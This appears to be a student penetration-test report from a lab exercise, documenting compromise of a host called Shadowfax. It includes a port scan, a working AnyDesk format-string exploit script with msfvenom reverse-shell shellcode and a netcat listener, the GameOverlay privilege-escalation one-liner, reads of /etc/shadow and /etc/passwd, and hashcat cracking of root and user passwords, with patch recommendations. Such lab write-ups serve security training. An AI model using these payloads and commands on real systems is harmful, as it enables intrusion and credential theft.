

# Executive Report

# Exploiting Target

# Shadowfax

(10.0.6.52)

---

Big Money Inc.

TEL: 819-1280

EMAIL: [bigmoney@hotmail.com](mailto:bigmoney@hotmail.com)

MEMBERS: David Thomsen // Robert Segee // Zachary Morris



---

## Table of Contents

|                                       |          |
|---------------------------------------|----------|
| <b>Introduction.....</b>              | <b>2</b> |
| <b>Executive Summary.....</b>         | <b>2</b> |
| <b>Objective.....</b>                 | <b>3</b> |
| <b>Recommendations.....</b>           | <b>3</b> |
| <b>Exploitation of Rivendell.....</b> | <b>4</b> |
| <b>Exploitation of Shadowfax.....</b> | <b>4</b> |
| <b>Privilege Escalation.....</b>      | <b>8</b> |
| <b>Additional Information.....</b>    | <b>9</b> |



## Introduction

The purpose of this report is to show the efforts and methods that were used in this investigation. It will include the exploits used, as well as command inputs, and lastly, the results.

## Executive Summary

Shadowfax was first able to be accessed by gaining access to Rivendell via Wordpress Plugin Vulnerabilities. There is an exploit for this version of wordpress that allows the malicious creation of an admin account, granting full access to the back end of the webpage. This allowed credentials of Elrond(Rivendell SSH user) to be gathered and changed in order to create a foothold within Shadowfax.

Shadowfax has a known exploit through Anydesk, where attackers are able to perform remote code execution by opening a reverse shell on the UDP port 50001. This was done by crafting shellcode used for a buffer overflow attack which would allow for a reverse shell to be opened on Shadowfax from Rivendell where a listening port was established. Once this exploit was run, Big Money was able to access the **theoden** account where it is possible to pivot to other exploits for privilege escalation. In the Ubuntu kernel on Shadowfax, there is a built-in process known as GameOverlay where unprivileged accounts are able to escalate privileges. This exploit involves running a string of commands which when run will skip permission checking allowing attackers to elevate to a root account.



## Objective

The objective is to conduct a penetration test on *shadowfax.rivendell.org*. Shadowfax is located on the *RIVENDELL* network which requires first gaining access to *fw-rivendell*. We were tasked with leveraging vulnerabilities found across both systems and network in order to elevate access up to administrator's access.

## Recommendations

I would recommend a few solutions or possible deterrents to stop this type of attack happening in an uncontrolled environment.

1. If it is recommended within an executive report to change credentials of machines with known exploits, please follow their recommendations, as we were able to get back into the Rivendell network without any issues.
2. It is recommended that in order to prevent remote code execution is to upgrade anydesk to the latest version. Anydesk has a list of known vulnerabilities associated with different CVEs. Upgrading to the latest version would make shadowfax much more secure.
3. Across many different versions of Ubuntu, gameoverlay persists as a vulnerability. To patch the vulnerability it is required to change the permissions on kernel as follows:
  - sudo sysctl -w kernel.unprivileged\_userns\_clone=0
  - echo kernel.unprivileged\_userns\_clone=0 | sudo tee /etc/sysctl.d/99-disable-unpriv-userns.conf

■ ■ ■



## Exploitation of Rivendell

We used the credentials that were gathered as part of the [Boromir Report](#) in order to pivot to Shadowfax on the Rivendell Network.

Network Access: fw-rivendell.shire.org // 10.0.5.250

## Exploitation of Shadowfax

Target: shadowfax.rivendell.org // 10.0.6.52:

NMAP:

In order to figure out what ports to NMAP, we had to do a quick scan of which ports were open and actively used for services.

```
elrond@wp-rivendell:~$ nc -zv 10.0.6.52 1-65535 2>&1 | grep succeeded
Connection to 10.0.6.52 22 port [tcp/ssh] succeeded!
Connection to 10.0.6.52 7070 port [tcp/*] succeeded!
Connection to 10.0.6.52 34135 port [tcp/*] succeeded!
elrond@wp-rivendell:~$
```

```
(micah㉿kali)-[~]
└ $ nmap -Pn 10.0.6.52 -p 7070
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-16 18:59 EDT
Nmap scan report for 10.0.6.52
Host is up (0.0044s latency).

PORT      STATE      SERVICE
7070/tcp  filtered  realserver
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
```

```
(micah㉿kali)-[~]
└ $
```



```

[ champuser㉿kali ) - [ ~ ]
└ $ openssl s_client -connect 127.0.0.1:9111
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 CN = AnyDesk Client
verify error:num=18:self-signed certificate stdio
verify return:1
depth=0 CN = AnyDesk Client
verify return:1
809B8FD9297F0000:error:0A000410:SSL routines:ssl3_read_bytes:sslv3 alert h
dshake failure:../ssl/record/rec_layer_s3.c:1600:SSL alert number 40
_____
Keep inbound sockets open for multiple connections
Certificate chain
0 s:CN = AnyDesk Client
i:CN = AnyDesk Client
a:PKEY: rsaEncryption, 2048 (bit); sigalg: RSA-SHA256
v:NotBefore: Oct 4 21:04:33 2022 GMT; NotAfter: Sep 21 21:04:33 2072 GMT
_____
Server certificate
-----BEGIN CERTIFICATE-----
MIICqDCCAZACAQEWQYJkoZIhvcNAQELBQAwGTEXMBUGA1UEAw0QW55RGVzayBD
bGllbnQwIBcNMjIxMDA0MjEwNDMzWhgPMjA3MjA5MjEyMTA0MzNaMBkxFzAVBgNV
BAMMDkFueURLc2sgQ2xpZW50MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKC
AQEA0bpeYD5ojpFDgaN6xHQ97c3TWRywCdVH8El0gZvRFNMmSaW2YDJL2l0i5+u
nUVauLdJ7qTo6EbUn8iJ0StQA135nqhFPcJ5JCRVIvwAfnK2S69fGbk5shm0q24K
216hfWYkg/rkgvdgaEuEZM1BX/7g+Le2unBlgr5deHRSDPsHA7pN8coufs7xyLGU
VOugr5uls5sb32SqvN6uWxiKIsXARj0fNmjZYkm8e8ZAJJAUQNCAz4PpkP1tnwM
UHoo9FlzuJ96q4z9NtIqAUIfjK4cNtYoPjikeq2wT4HXFEs8gL67gCKjj4bFbPpw
FuQp42/3Tgv6z7WSnsxJkS9BwIDAQABMA0GCSqGSIB3DQEBCwUAA4IBAQAiYzFy
IKHPXNq15e2NkgvA0ApTfSclWvw2C/Q3cXRHuVSIJDixvYUQWgTK/c/f4bqZDRoJ
YAHeP2eOfbNnzA09wxkCZC1Q/GXbBoWFaDBDPzCzx/1zZjcxJs0c2XL8NsksKIM
jbir8yICikc/7rjNkVbIx+2QJ7QUS8TyugoTd1MKmjnun3IVF/mM34EuxoN0YnXqk
lQSyb+WBYeFzEK0PMMpj1JqK+ggXql8oaLo2FrBk/SVKPZ1wpGrKPO/3QK5Cues
t+S4Ap9Qy0GgUTCMCzQbFE1AOur15qv9aL9gssfNVJqIqgsYv7gsaNH9Jyh6CQhJ
T4v8GnhXjW4o+5UM
-----END CERTIFICATE-----
subject=CN = AnyDesk Client
issuer=CN = AnyDesk Client
_____
Activate Windows
_____
Go to Settings to activate Windows.
No client certificate CA names sent

```

A tunnel was necessary in order to utilize open ssl and investigate the realserver. This revealed an application called AnyDesk, which is wherein the vulnerability lies.



## AnyDesk Foothold

Exploit used: <https://www.exploit-db.com/exploits/49613>

This exploit was a bit complicated and much error was encountered, but I believe that it was due to technical difficulties as well as minor issues. One main issue was the conversion from python2 to python3. Linked [HERE](#) is the pastebin for the updated file that was used.

The first step was to download the file locally to the attacker machine. Within this file, there is another msfvenom command, necessary to create the overflow shellcode.

```
(champuser㉿kali)-[~/Desktop]
└─$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.0.6.50 LPORT=6666 -b "\x00\x25\x26"
-f python -v shellcode
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 4 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (index=17, char=0x00)
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 119 (iteration=0)
x64/xor chosen with final size 119
Payload size: 119 bytes
Final size of python file: 680 bytes
shellcode = b""
shellcode += b"\x48\x31\xc9\x48\x81\xe9\xf6\xff\xff\xff\x48"
shellcode += b"\x8d\x05\xef\xff\xff\xff\x48\xbb\xe8\xbd\x5a"
shellcode += b"\x9f\xe2\x44\x76\x34\x48\x31\x58\x27\x48\x2d"
shellcode += b"\xf8\xff\xff\xff\xe2\xf4\x82\x94\x02\x06\x88"
shellcode += b"\x46\x29\x5e\xe9\xe3\x55\x9a\xaa\xd3\x3e\x8d"
shellcode += b"\xea\xbd\x40\x95\xe8\x44\x70\x06\xb9\xf5\xd3"
shellcode += b"\x79\x88\x54\x2c\x5e\xc2\xe5\x55\x9a\x88\x47"
shellcode += b"\x28\x7c\x17\x73\x30\xbe\xba\x4b\x73\x41\x1e"
shellcode += b"\xd7\x61\xc7\x7b\x0c\xcd\x1b\x8a\xd4\x34\xb0"
shellcode += b"\x91\x2c\x76\x67\xa0\x34\xbd\xcd\xb5\x0c\xff"
shellcode += b"\xd2\xe7\xb8\x5a\x9f\xe2\x44\x76\x34"
```

This must be run, with the new shellcode replacing the old shellcode in the exploit.



```

#!/usr/bin/env python
import struct
import socket
import sys

ip = '10.0.6.52'           Shadowfax IP
port = 50001                UDP AnyDesk Port

def gen_discover_packet(ad_id, os, hn, user, inf, func):
    d = bytes([0x3e, 0xd1, 0x1])
    d += struct.pack('>I', ad_id)
    d += struct.pack('>I', 0)
    d += bytes([0x2, os])
    d += struct.pack('>I', len(hn)) + hn.encode('latin1')
    d += struct.pack('>I', len(user)) + user.encode('latin1')
    d += struct.pack('>I', 0)
    d += struct.pack('>I', len(inf)) + inf.encode('latin1')
    d += bytes([0])
    d += struct.pack('>I', len(func)) + func.encode('latin1')
    d += bytes([0x2, 0xc3, 0x51])
    return d

# msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.y.y LPORT=4444 -b "\x00\x25\x26"
-f python -v shellcode

shellcode = b""
shellcode += b"\x48\x31\xc9\x48\x81\xe9\xf6\xff\xff\xff\x48"
shellcode += b"\x8d\x05\xef\xff\xff\xff\x48\xbb\xe8\xbd\x5a"
shellcode += b"\x9f\xe2\x44\x76\x34\x48\x31\x58\x27\x48\x2d"
shellcode += b"\xf8\xff\xff\xff\xe2\xf4\x82\x94\x02\x06\x88"
shellcode += b"\x46\x29\x5e\xe9\xe3\x55\x9a\xaa\xd3\x3e\x8d"
shellcode += b"\xea\xbd\x40\x95\xe8\x44\x70\x06\xb9\xf5\xd3"
shellcode += b"\x79\x88\x54\x2c\x5e\xc2\xe5\x55\x9a\x88\x47"
shellcode += b"\x28\x7c\x17\x73\x30\xbe\xba\x4b\x73\x41\x1e"
shellcode += b"\xd7\x61\xc7\x7b\x0c\xcd\x1b\x8a\xd4\x34\xb0"
shellcode += b"\x91\x2c\x76\x67\xa0\x34\xbd\xcd\xb5\x0c\xff"
shellcode += b"\xd2\xe7\xb8\x5a\x9f\xe2\x44\x76\x34"

shellcode_str = "".join([chr(b) for b in shellcode]) # Convert bytes to a string

print('sending payload ...')
p = gen_discover_packet(4919, 1, '\x85\xfe%1$*1$x%18x%165$ln' + shellcode_str, '\x85\xfe%18472249x%93$ln', 'ad', 'main')
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.sendto(p, (ip, port))
s.close()
print('reverse shell should connect within 5 seconds')

```

New Shellcode

Then this file must be run alongside a listener in order to catch the shell that will be created. The port should be the same as the one run in the msfvenom command, which is port 6666 in this case.

```

elrond@wp-rivendell:~$ python3 david.py
sending payload ...
reverse shell should connect within 5 seconds
elrond@wp-rivendell:~$ 

```

```

elrond@wp-rivendell:~$ nc -nlvp 6666
Listening on 0.0.0.0 6666
Connection received on 10.0.6.52 40438
whoami
theoden
cat user-flag.txt
'2fd71d0-fff2-4cccd-af07-934addfb21f0'

```


## Privilege Escalation

Exploit used: <https://github.com/g1vi/CVE-2023-2640-CVE-2023-32629>

Python3 Translation File:

<https://github.com/dthomsen116/SEC-480/blob/main/david.py>

This exploit, as explained in the summary, utilizes an issue within the Ubuntu Kernel which allows unprivileged users to escalate to root through a command that skips permissions checks.



```
File Actions Edit View Help
elrond@wp-rivendell:~$ python3 david.py
sending payload ...
reverse shell should connect within 5 seconds
elrond@wp-rivendell:~$ 

File Actions Edit View Help
elrond@wp-rivendell:~$ nc -nvlp 6666
Listening on 0.0.0.0 6666
Connection received on 10.0.6.52 40438
whoami
theoden
cat user-flag.txt
"2ffd71d0-fff2-4cc0-af07-934addfb21f0"
unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m && touch m/*;" && u/python3 -c 'import os;os.setuid(0);os.system("cp /bin/bash /var/tmp/bash && chmod 4755 /var/tmp/bash && /var/tmp/bash -p && rm -rf l m u w /var/tmp/bash")'
whoami
root
cat /root/root-flag.txt
"79c48cc3-aed8-4b92-9ec9-ecb84654c5f4"
```

By running the command shown in the screenshot above, attackers are able to bypass privileged permissions and gain access to the root account.

Unset

```
unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;setcap
cap_setuid+eip l/python3;mount -t overlay overlay -o
rw,lowerdir=l,upperdir=u,workdir=w m && touch m/*;" &&
u/python3 -c 'import os;os.setuid(0);os.system("cp /bin/bash
/var/tmp/bash && chmod 4755 /var/tmp/bash && /var/tmp/bash -p &&
rm -rf l m u w /var/tmp/bash")'
```



## Additional Information

### Passwords (theoden, root):

As root, two files are able to be accessed containing hashed passwords, /etc/passwd, and /etc/shadow.

```
cat /etc/shadow
root:$6$xTnm7s43IcmvPd2N$omxZ/pK9qLXTDz9lwihy105cTINRTDL60GNVloXDvtQgGBw5Uk
jkCCb3pIFtPaWhN7PdIfCvdhvtkMDVP45x1:19269:0:99999:7:::
daemon:*:17647:0:99999:7:::
bin:*:17647:0:99999:7:::
sys:*:17647:0:99999:7:::
sync:*:17647:0:99999:7:::
games:*:17647:0:99999:7:::
man:*:17647:0:99999:7:::
lp:*:17647:0:99999:7:::
mail:*:17647:0:99999:7:::
news:*:17647:0:99999:7:::
uucp:*:17647:0:99999:7:::
proxy:*:17647:0:99999:7:::
www-data:*:17647:0:99999:7:::
backup:*:17647:0:99999:7:::
list:*:17647:0:99999:7:::
irc:*:17647:0:99999:7:::
gnats:*:17647:0:99999:7:::
nobody:*:17647:0:99999:7:::
systemd-network:*:17647:0:99999:7:::
systemd-resolve:*:17647:0:99999:7:::
syslog:*:17647:0:99999:7:::
messagebus:*:17647:0:99999:7:::
_apt:*:17647:0:99999:7:::
uuidd:*:17647:0:99999:7:::
avahi-autopd:*:17647:0:99999:7:::
usbmux:*:17647:0:99999:7:::
dnsmasq:*:17647:0:99999:7:::
rtkit:*:17647:0:99999:7:::
speech-dispatcher:*:17647:0:99999:7:::
whoopsie:*:17647:0:99999:7:::
kernooops:*:17647:0:99999:7:::
saned:*:17647:0:99999:7:::
pulse:*:17647:0:99999:7:::
avahi:*:17647:0:99999:7:::
colord:*:17647:0:99999:7:::
hplip:*:17647:0:99999:7:::
geoclue:*:17647:0:99999:7:::
gnome-initial-setup:*:17647:0:99999:7:::
gdm:*:17647:0:99999:7:::
deployer:$6$5VOcVyot$IoUh8LSt8t7vfZ8R3dx0h/QgE.iaDSqKthqTSnhofzXlRhCxZRW51T
Q9H6cCgGcf5AITSO0qbmgf85qmVmvrR.:19269:0:99999:7:::
uid:*:19269:0:99999:7:::
theoden:$6$Nxnlv6l1tdFv3pQh$Ln2UBp.y0nQjx0bQ9mQkLj5ZksjGfM2QpdnvRT9t26YVm/
szg/Iwdv6xGxG6HHXJ3Fpdv7r1U05Kpw6w0LDu0:19269:0:99999:7:::
```



```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:105:111::/run/uuidd:/usr/sbin/nologin
avahi-autoipd:x:106:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:109:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
speech-dispatcher:x:110:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
whoopsie:x:111:117::/nonexistent:/bin/false
kernoops:x:112:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
saned:x:113:119::/var/lib/saned:/usr/sbin/nologin
pulse:x:114:120:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
avahi:x:115:122:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
colord:x:116:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:117:7:HPLIP system user,,,:/var/run/hplip:/bin/false
geoclue:x:118:124::/var/lib/geoclue:/usr/sbin/nologin
gnome-initial-setup:x:119:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:120:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
deployer:x:1000:1000:deployer,,,:/home/deployer:/bin/bash
sshd:x:121:65534::/run/sshd:/usr/sbin/nologin
theoden:x:1001:1001::/home/theoden:/bin/bash
```

After exporting these, we were able to unshadow this file to create the unshadowed hash to be used in cracking with HashCat.



Unset

```
## Unshadow.txt ##

root:$6$xTnm7s43IcmvPd2N$omxZ/pK9qLXTDz9lwihy105cTINRTDL60G
NVloXDVTQgGBw5UkjkCCb3pIFtPaWhN7PdIfVcvdhVtKMDVP45x1:0:0:ro
ot:/root:/bin/bash

theoden:$6$Nxnlv6l1tdFv3pQh$sLn2UBp.y0nQjx0bQ9mQkJ5ZkSjGfM
2QpdnvRT9t26YVm/sZg/Iwdy6xGxG6HHXJ3Fpdy7r1U05Kpw6w0LDu0:100
1:1001::/home/theoden:/bin/bash
```

With this file put into Hashcat, these passwords were able to be cracked and utilized for making unauthorized connections via SSH.



```
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => s
Session.....: hashcat
Status.....: Running
Hash.Mode....: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target...: unshadowed.txt
Time.Started...: Sun Oct 29 21:07:25 2023 (25 secs)
Time.Estimated.: Sun Oct 29 21:21:59 2023 (14 mins, 9 secs)
Kernel.Feature.: Pure Kernel
Guess.Base....: File (rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 24929 H/s (7.25ms) @ Accel:128 Loops:256 Thr:32 Vec:1
Speed.#2.....: 24301 H/s (7.21ms) @ Accel:128 Loops:256 Thr:32 Vec:1
Speed.#*.....: 49230 H/s
Recovered.....: 0/3 (0.00%) Digests (total), 0/3 (0.00%) Digests (new), 0/3 (0.00%) Salts
Progress.....: 1236992/43033155 (2.87%)
Rejected.....: 0/1236992 (0.00%)
Restore.Point.: 405504/14344385 (2.83%)
Restore.Sub.#1.: Salt:0 Amplifier:0-1 Iteration:2816-3072
Restore.Sub.#2.: Salt:2 Amplifier:0-1 Iteration:4096-4352
Candidate.Engine.: Device Generator
Candidates.#1...: ja rule → gordonn9
Candidates.#2...: kevin36 → ja1991
Hardware.Mon.#1.: Temp: 48c Fan: 24% Util: 97% Core:1885MHz Mem:5005MHz Bus:16
Hardware.Mon.#2.: Temp: 48c Fan: 24% Util: 96% Core:1873MHz Mem:5005MHz Bus:16
$6$xTnm7s43IcmvPd2N$omxZ/pK9qLXTDz9lwihiy105cTINRTDL60GNVloXDVtQgGBw5UkjCCb3pIFtPaWhN7PdIfVcvdhVtKMDVP45x1:rohirrim
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => ■
```

```
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => s
Session.....: hashcat
Status.....: Running
Hash.Mode....: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target...: unshadwed.txt
Time.Started...: Sun Oct 29 21:07:25 2023 (2 mins, 30 secs)
Time.Estimated.: Sun Oct 29 21:18:44 2023 (8 mins, 49 secs)
Kernel.Feature.: Pure Kernel
Guess.Base....: File (rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 21747 H/s (10.53ms) @ Accel:128 Loops:256 Thr:32 Vec:1
Speed.#2.....: 21162 H/s (10.09ms) @ Accel:128 Loops:256 Thr:32 Vec:1
Speed.#*.....: 42910 H/s
Recovered.....: 1/3 (33.33%) Digests (total), 1/3 (33.33%) Digests (new), 1/3 (33.33%) Salts
Progress.....: 8974336/43033155 (20.85%)
Rejected.....: 0/8974336 (0.00%)
Restore.Point.: 2985984/14344385 (20.82%)
Restore.Sub.#1.: Salt:0 Amplifier:0-1 Iteration:3072-3328
Restore.Sub.#2.: Salt:1 Amplifier:0-1 Iteration:2816-3072
Candidate.Engine.: Device Generator
Candidates.#1...: uk]d;lsmk → ufcheer6
Candidates.#2...: uly861 → uka minunata
Hardware.Mon.#1.: Temp: 77c Fan: 44% Util: 80% Core:1835MHz Mem:5005MHz Bus:16
Hardware.Mon.#2.: Temp: 80c Fan: 46% Util: 96% Core:1809MHz Mem:5005MHz Bus:16
$6$Nxnlv6l1tdFv3pQh$sLn2UBp.y0nQjx0bQ9mQkLj5ZkSjGfM2Qpdn
vRT9t26YVm/sZg/Iwdy6xGxG6HHXJ3Fpdy7r1U05Kpw6w0LDu0:eowyn_rohan
Approaching final keyspace - workload adjusted.
```

Unset

theoden:::\$6\$Nxnlv6l1tdFv3pQh\$sLn2UBp.y0nQjx0bQ9mQkLj5ZkSjGfM2Qpdn
vRT9t26YVm/sZg/Iwdy6xGxG6HHXJ3Fpdy7r1U05Kpw6w0LDu0:**eowyn\_rohan**

root:::\$6\$xTnm7s43IcmvPd2N\$omxZ/pK9qLXTDz9lwihiy105cTINRTDL60GNVloX
DVtQgGBw5UkjCCb3pIFtPaWhN7PdIfVcvdhVtKMDVP45x1:**rohirrim**

